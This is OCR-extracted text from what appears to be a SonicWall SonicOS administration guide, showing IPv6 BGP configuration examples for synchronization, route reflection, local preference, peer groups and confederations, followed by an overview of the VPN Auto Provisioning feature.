In BGP Synchronization, if an AS (AS100) passes traffic from another AS (AS300) to a third AS (AS400), BGP does not advertise that route until all the routers in AS100 have learned that route from the IGP. In this case, the IGP is iBGP. AS100 must wait until iBGP has propagated that route to all routers within AS100. Then, eBGP advertises the route to external ASs.

In this example, after RTB learns address `6666::6/128` via iBGP. it then advertises the address to RTD.

IPv6 BGP synchronization example



NOTE: You can make RTB think that IGP has already propagated the route information by adding a static route to `6666::6/128` on RTB and making sure that the other routers can reach `6666::6/128`.

In this example, RTC (AS2) advertises address `6666::6/128` to RTA (AS100). In AS100, RTA and RTB are running iBGP, so RTB learns address `6666::6/128` and is able to reach it via next hop `5.5.5.5` (RTC). Next hop is carried via iBGP. However, to reach the next hop (RTC), RTB must send traffic through RTE, but RTE does not know IP address `6666::6/128`.

If RTB advertises `6666::6/128` to RTD (AS400), traffic that tries to reach `6666::6/128` from RTD must pass through RTB and RTE in AS100. However, since RTE has not learned `6666::6/128`, all packets will be dropped at RTE.

To configure BGP Synchronization on RTB in AS100:

On RTB:

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   synchronization
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

You can disable synchronization if you do not pass traffic from one AS to another AS through an intermediate AS. You can also disable synchronization if all routers in the intermediate AS run BGP. Disabling synchronization lets you to carry fewer routes in your IGP and allows BGP to converge more quickly.

To disable BGP Synchronization on RTB in AS100:

On RTB:

```
router bgp 100
   neighbor 10.103.10.129 remote-as 100
   neighbor 3001::1 remote-as 100
   neighbor 3001::1 update-source X4
   neighbor 5000::1 remote-as 400
   neighbor 5000::1 update-source X2
!
address-family ipv6
   neighbor 10.103.10.129 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```


BGP Route Reflection

By default, all iBGP routers in an AS must be in a full mesh configuration. Each router must be configured as a peer to every other router.

With route reflection, all iBGP routers do not need to be fully meshed. Route reflection eliminates the need for each iBGP router to communicate with every other iBGP router in the AS. An iBGP router can be designated as a route reflector and can pass iBGP learned routes to multiple iBGP clients.

When a router is configured as a route reflector, it acts as a single point where all the other iBGP routers can get the iBGP learned routes. The route reflector acts like a server, rather than a peer, for every other router in the AS. All the other IBGP routers become route reflector clients. A router is a route reflector as long as it has at least one route reflector client.

BGP route reflection configuration



To configure route reflection in an AS:

On RouterA:

```
interface Serial0/0
   ipv6 address 2011:12:12:12::1/64
```

```
   ipv6 ospf 10 area 0

interface Serial0/1
   ipv6 address 2011:13:13:13::1/64
   ipv6 ospf 10 area 0

router bgp 100

bgp router-id 1.1.1.1
no bgp default ipv4-unicast
bgp log-neighbor-changes
   neighbor 2011:22:22:22::22 remote-as 100
   neighbor 2011:22:22:22::22 update-source Loopback0
   neighbor 2011:33:33:33::33 remote-as 100
   neighbor 2011:33:33:33::33 update-source Loopback0
!
address-family ipv6
   neighbor 2011:22:22:22::22 activate
   neighbor 2011:22:22:22::22 route-reflector-client
   neighbor 2011:33:33:33::33 activate
   neighbor 2011:33:33:33::33 route-reflector-client
exit-address-family
!
ipv6 router ospf 10
   router-id 1.1.1.1
```

On RRClient1:

```
interface Loopback0
   ipv6 address 2011:22:22:22::22/128
   ipv6 ospf 10 area 0
!
interface Loopback10
   ipv6 address 1010:10:10:10::10/128

interface Serial0/0
   ipv6 address 2011:12:12:12::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 2.2.2.2
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 1010:10:10:10::10/128
exit-address-family
!
ipv6 router ospf 10
   router-id 2.2.2.2
```

RRClient2:

```
interface Loopback0
   ipv6 address 2011:33:33:33::33/128
   ipv6 ospf 10 area 0
!
```

```
interface Loopback20
   ipv6 address 2020:20:20:20::20/128
!
interface Serial0/0
   no ip address
   ipv6 address 2011:13:13:13::2/64
   ipv6 ospf 10 area 0
!
router bgp 100
   bgp router-id 3.3.3.3
   bgp log-neighbor-changes
      neighbor 2011:11:11:11::11 remote-as 100
      neighbor 2011:11:11:11::11 update-source Loopback0
!
address-family ipv6
   neighbor 2011:11:11:11::11 activate
   network 2020:20:20:20::20/128
exit-address-family
!
ipv6 router ospf 10
   router-id 3.3.3.3
   log-adjacency-changes
```

To check the routes, use the show bgp ipv6 unicast command:

On RRClient1:

```
RRClient1> show bgp ipv6 unicast
```

You should see route 2020:20:20:20::20/128.

On RRClient2:


```
RRClient2> show bgp ipv6 unicast
```

You should see route 1010:10:10:10::10/128.

IPv6 BGP Local Preference

The local preference designates a route to a certain network as the preferred exit route to that network from the AS. The route with a highest local preference is the preferred route. The default value of the local preference is 100, but this can be changed using the **set local-preference** command.

IPv6 BGP local preference configuration



To configure the local preference of a preferred route in an AS:

On R1:

```
interface Loopback0
   ipv6 address 1111:111:111:A::/64 eui-64
   ipv6 ospf 10 area 0

interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 1.1.1.1 log-adjacency-changes
   redistribute connected route-map CONNECTED
!
route-map CONNECTED permit 10
   match interface Serial0/0
!
router bgp 123
bgp router-id 1.1.1.1
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 remote-as 101
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 next-hop-self
   neighbor AB01:CD1:123:C:C604:16FF:FE98:0 activate exit-address-family
```

On R2:

```
interface Loopback0
   ipv6 address 2222:222:222:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
   ipv6 router ospf 10 router-id 2.2.2.2 log-adjacency-changes
!
router bgp 123
bgp router-id 2.2.2.2
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 remote-as 123
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 update-source Loopback0

address-family ipv6
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
exit-address-family
```

On R3:

```
interface Loopback0
   ipv6 address 3333:333:333:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
ipv6 router ospf 10
   router-id 3.3.3.3
   redistribute connected route-map CONNECTED
!
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
```

```
!
address-family ipv6
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 next-hop-self
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 route-map LOCAL_PREF out
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 route-map LOCAL_PREF out
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 activate
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
route-map LOCAL_PREF permit 10
   match ipv6 address prefix-list 10
   set local-preference 500
!
route-map LOCAL_PREF permit 20
!
route-map CONNECTED permit 10
   match interface Serial0/0
```

On R4:

```
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64

router bgp 101
bgp router-id 4.4.4.4
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 remote-as 123
!
address-family ipv6
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64 network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64 exit-address-family
```

On R5:

```
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
   clock rate 2000000
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64
!
router bgp 202
```

```
bgp router-id 5.5.5.5
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 remote-as 123
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 ebgp-multihop 5
!
address-family ipv6
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64
   network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64
exit-address-family
```

To verify the route, use the show bgp ipv6 unicast command:

On R2:

```
R2> show bgp ipv6 unicast
```

Before the local preference is configured, R2 has R1 as its next hop for all learned IPv6 addresses. After configuring the local preference on R3 to 500, R2 has a different preferred exit route for prefix BC01:BC1:10:A::/64. R2 can now reach prefix BC01:BC1:10:A::/64 through the exit path of R3, which is now designated as the local preference.


BGP Peer Group Update Policies

A BGP peer group is a group of BGP neighbors that share the same update policies. Update policies are typically set by route maps, distribution lists, and filter lists.

When you define a peer group and add neighbors to it, all of the update policies that you assign to that peer group apply to all of the neighbors in that peer group. You do not need to define a policy for each neighbor.

Members of a peer group inherit all of the configuration settings of that peer group. You can configure certain members to override the update policies, but only if those policies are set for inbound traffic. You cannot configure members to override group policies if the policies apply to outbound traffic.

BGP peer group update policy configuration



To configure an IPv6 BGP peer group and its update policies:

On R3:

```
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
neighbor interalmap peer-group
   neighbor interalmap remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor interalmap activate
   neighbor interalmap route-map 1 out
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
route-map 1 permit 10
   match ipv6 address prefix-list 1 set tag 333
   set metric 273
   set local-preference 312
```

To verify that the correct local preference route is configured, use the show bgp ipv6 unicast command:

On R3:

```
R3> show bgp ipv6 unicast
```


Verify that IPv6 address BC01:BC1:10:A::/64 passes from AS100 to R1 and R2, and that the metric and local preference are set to the corresponding route-map settings.

BGP Confederation

You can divide a single AS into multiple ASs, and then assign these multiple ASs to a single confederation of ASs. The implementation of a BGP confederation reduces the iBGP mesh size of the AS, and the confederation can still advertise as a single AS to external peers.

Each individual AS within a confederation runs fully meshed iBGP, and each individual AS within the confederation also runs eBGP connections to the other ASs inside the confederation. These eBGP peers within the confederation exchange routing information as if they used iBGP. In this way, the confederation preserves next hop, metric, and local preference information. To the outside world, the confederation appears to be a single AS.

BGP confederation configuration



To configure a BGP Confederation:

R1:

```
router bgp 2000
   bgp log-neighbor-changes
   bgp confederation identifier 200
   bgp confederation peers 1000
   neighbor 2003::1 remote-as 1000
!
address-family ipv4
   neighbor 2003::1 activate
exit-address-family
!
address-family ipv6
   network 3002::/64
   network 4000::/64
   neighbor 2003::1 activate
exit-address-family
```

On R2:

```
router bgp 1000
   bgp confederation identifier 200
   neighbor 10.0.1.1 remote-as 1000
!
address-family ipv6
   neighbor 10.0.1.1 activate
exit-address-family
```

On R3:

```
router bgp 1000
   bgp confederation identifier 200
   bgp confederation peers 2000
   neighbor 10.0.1.2 remote-as 1000
   neighbor 3001::1 remote-as 2000
   neighbor 5000::1 remote-as 100
   neighbor 5000::1 update-source X2
```

```
!
address-family ipv6
   neighbor 10.0.1.2 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

On R5:

```
router bgp 100
   bgp router-id 5.5.5.5
   bgp log-neighbor-changes
   neighbor 2002::1 remote-as 200
!
address-family ipv6
   network 6666::6/128
   network 7777::7/128
   neighbor 2002::1 activate
exit-address-family
```

Verify that R1, R2, and R3 can learn this route that is advertised by R5:

```
6666::6/128 and 7777::7/128
```

Verify that R2 can learn this route from R1 even though they are not directly connected:

```
3002::/64 and 4000::/64
```

NOTE: The IPv6 BGP configuration data and the IPv6 BGP routes are dumped into a Terminate and Stay Resident (TSR) file.

NOTE: IPv6 BGP uses the ZebOS debug interface. The default setting for all debug switches is closed. Entering the CLI **debug** command on the console opens the debug switch.

D

VPN Auto Provisioning

About VPN Auto Provisioning

SonicOS 6.2.7 introduces the VPN Auto Provisioning feature, which simplifies the provisioning of site-to-site VPNs between two SonicWall firewalls. This section provides conceptual information and describes how to configure and use the SonicOS VPN Auto Provisioning feature.

Topics:

What is SonicOS VPN Auto Provisioning?

The VPN Auto Provisioning feature simplifies the VPN provisioning of SonicWall firewalls. This is especially useful in large scale VPN deployments. In a classic hub-and-spoke site-to-site VPN configuration, there are many complex configuration tasks needed on the spoke side, such as configuring the Security Association and configuring the Protected Networks. In a large deployment with many remote gateways, or spokes, this can be a challenge. SonicOS VPN Auto Provisioning provides a simplified configuration process to eliminate many configuration steps on the remote VPN peers.

NOTE: The ***Hub*** in a hub-and-spoke site-to-site VPN configuration can be referred to using various names, such as Server, Hub Gateway, Primary Gateway, Central Gateway. In the context of the SonicOS VPN Auto Provisioning feature, the term ***VPN AP Server*** is used for the Hub. Similarly, the term ***VPN AP Client*** is used to refer to a Spoke, Client, Remote Gateway, Remote Firewall, or Peer Firewall.

Benefits of SonicOS VPN Auto Provisioning

The obvious benefit of the VPN Auto Provisioning feature is ease of use. This is accomplished by hiding the complexity of initial configuration from the SonicOS administrator, similar to the provisioning process of the SonicWall Global VPN Client (GVC).

When using SonicWall GVC, a user merely points the GVC at a gateway; security and connection configuration occur automatically. SonicOS VPN Auto Provisioning provides a similar solution for provisioning site-to-site hub-and-spoke configurations, simplifying large scale deployment to a trivial effort.


An added advantage is that after the initial VPN auto-provisioning, policy changes can be controlled at the central gateway and automatically updated at the spoke end. This solution is especially appealing in Enterprise and Managed Service deployments where central management is a top priority.

How Does SonicOS VPN Auto Provisioning Work?

There are two steps involved in VPN Auto Provisioning:

- SonicWall Auto Provisioning Server configuration for the central gateway, or VPN AP Server
- SonicWall Auto Provisioning Client configuration for the remote firewall, or VPN AP Client

Both are configured by adding a VPN policy on the **VPN > Settings** page in SonicOS.



In Server mode, you configure the Security Association (SA), Protected Networks, and other configuration fields as in a classic site-to-site VPN policy. In Client mode, limited configuration is needed. In most cases the remote firewall administrator simply needs to configure the IP address to connect to the peer server (central gateway), and then the VPN can be established.

NOTE: SonicWall does not recommend configuring a single appliance as both an AP Server and an AP Client at the same time.

SonicOS VPN Auto Provisioning is simple on the client side while still providing the essential elements of IP security:

Access control	Network access control is provided by the VPN AP Server. From the VPN AP Client perspective, destination networks are entirely under the control of the VPN AP Server administrator. However, a mechanism is provided to control access to VPN AP Client local networks.
Authentication	Authentication is provided with machine authentication credentials. In Phase 1 of the IPsec proposal, the Internet Key Exchange (IKE) protocol provides machine-level authentication with *pre-shared keys* or *digital signatures*. You can select one of these authentication methods when configuring the VPN policy.

	For the pre-shared key authentication method, the administrator enters the VPN Auto Provisioning client ID and the key, or secret. For the digital signatures authentication method, the administrator selects the X.509 certificate which contains the client ID from the firewall's local certificate store. The certificate must have been previously stored on the firewall. To increase security, user level credentials via XAUTH are supported. The user credentials are entered when adding the VPN policy. XAUTH extracts them as authorization records by using a key or magic cookie, rather than using a challenge/response mechanism in which a user dynamically enters a username and password. Besides providing additional authentication, the user credentials provide further access control to remote resources and/or a local proxy address used by the VPN AP Client. User credentials allow sharing of a single VPN AP Server policy among multiple VPN AP Client devices by differentiating the subsequent network provisioning.
Data confidentiality and integrity	Data confidentiality and integrity are provided by Encapsulated Security Payload (ESP) crypto suite in Phase 2 of the IPsec proposal.

When policy changes occur at the VPN AP Server that affect an VPN AP Client configuration, the VPN AP Server uses IKE re-key mechanisms to ensure that a new Security Association with the appropriate parameters is established.

About Establishing the IKE Phase 1 Security Association

Since the goal of the VPN AP Client is ease of use, many IKE and IPsec parameters are defaulted or auto-negotiated. The VPN AP Client initiates Security Association establishment, but does not know the configuration of the VPN AP Server at initiation.

To allow IKE Phase 1 to be established, the set of possible choices is restricted; the VPN AP Client proposes multiple transforms (combined security parameters) from which the VPN AP Server can select its configured values. A Phase 1 transform contains the following parameters:


- Authentication – One of the following:
  - PRESHRD – Uses the pre-shared secret.
  - RSA_SIG – Use an X.509 certificate.
  - SW_DEFAULT_PSK – Uses the Default Provisioning Key.
  - XAUTH_INIT_PRESHARED – Uses the pre-shared secret combined with XAUTH user credentials.
  - XAUTH_INIT_RSA – Uses an X.509 certificate combined with XAUTH user credentials.
  - SW_XAUTH_DEFAULT_PSK – Uses the Default Provisioning Key combined with XAUTH user credentials.

  All the above transforms contain the restricted or default values for the Phase 1 proposal settings:
  - Exchange - Aggressive Mode
  - Encryption – AES-256
  - Hash – SHA1
  - DH Group – Diffie Hellman Group 5
  - Life Time (seconds) – 28800

The VPN AP Server responds by selecting a single transform from those contained in the VPN AP Client proposal. If the VPN AP Server selects a transform which uses an XAUTH Authentication Method, the VPN AP Client will await an XAUTH challenge following Phase 1 completion. If a non-XAUTH transform is chosen, the provisioning phase begins. The VPN AP Server provisions the VPN AP Client with the appropriate policy values including the

Shared Secret, if one was configured on the VPN AP Server, and the VPN AP Client ID that was configured on the VPN AP Server.

After the Phase 1 SA is established and policy provisioning has completed, the Destination Networks appear in the **VPN Policies** section of the **VPN > Settings** page.




About Establishing IKE Phase 2 using a Provisioned Policy

The values received during the VPN AP provisioning transaction are used to establish any subsequent Phase 2 Security Associations. A separate Phase 2 SA is initiated for each Destination Network. Traffic must be initiated from behind the remote side in order to trigger the Phase 2 SA negotiation. The SA is built based on the address object specified when configuring the VPN AP server policy settings on the **Network** tab (see Configuring VPN AP Server Settings on the Network Tab on page 2273).

NOTE: If the same VPN policy on the AP Server is shared with multiple remote AP Clients, each remote network must be specifically listed as a unique address object. The individual address objects can be summarized in an Address Group when added to the **Remote Networks** section during configuration of the VPN AP server policy settings on the **Network** tab. A single address object cannot be used to summarize multiple remote networks as the SA is built based on the *specific* address object.

Upon success, the resulting tunnel appears in the **Currently Active VPN Tunnels** list.



A NAT rule is also added to the **Network > NAT Policies** table.

As Phase 2 parameters are provisioned by the VPN AP Server, there is no chance of a configuration mismatch. If Phase 2 parameters change at the VPN AP Server, all Phase 1 and Phase 2 Security Associations are deleted and renegotiated, ensuring policy synchronization.
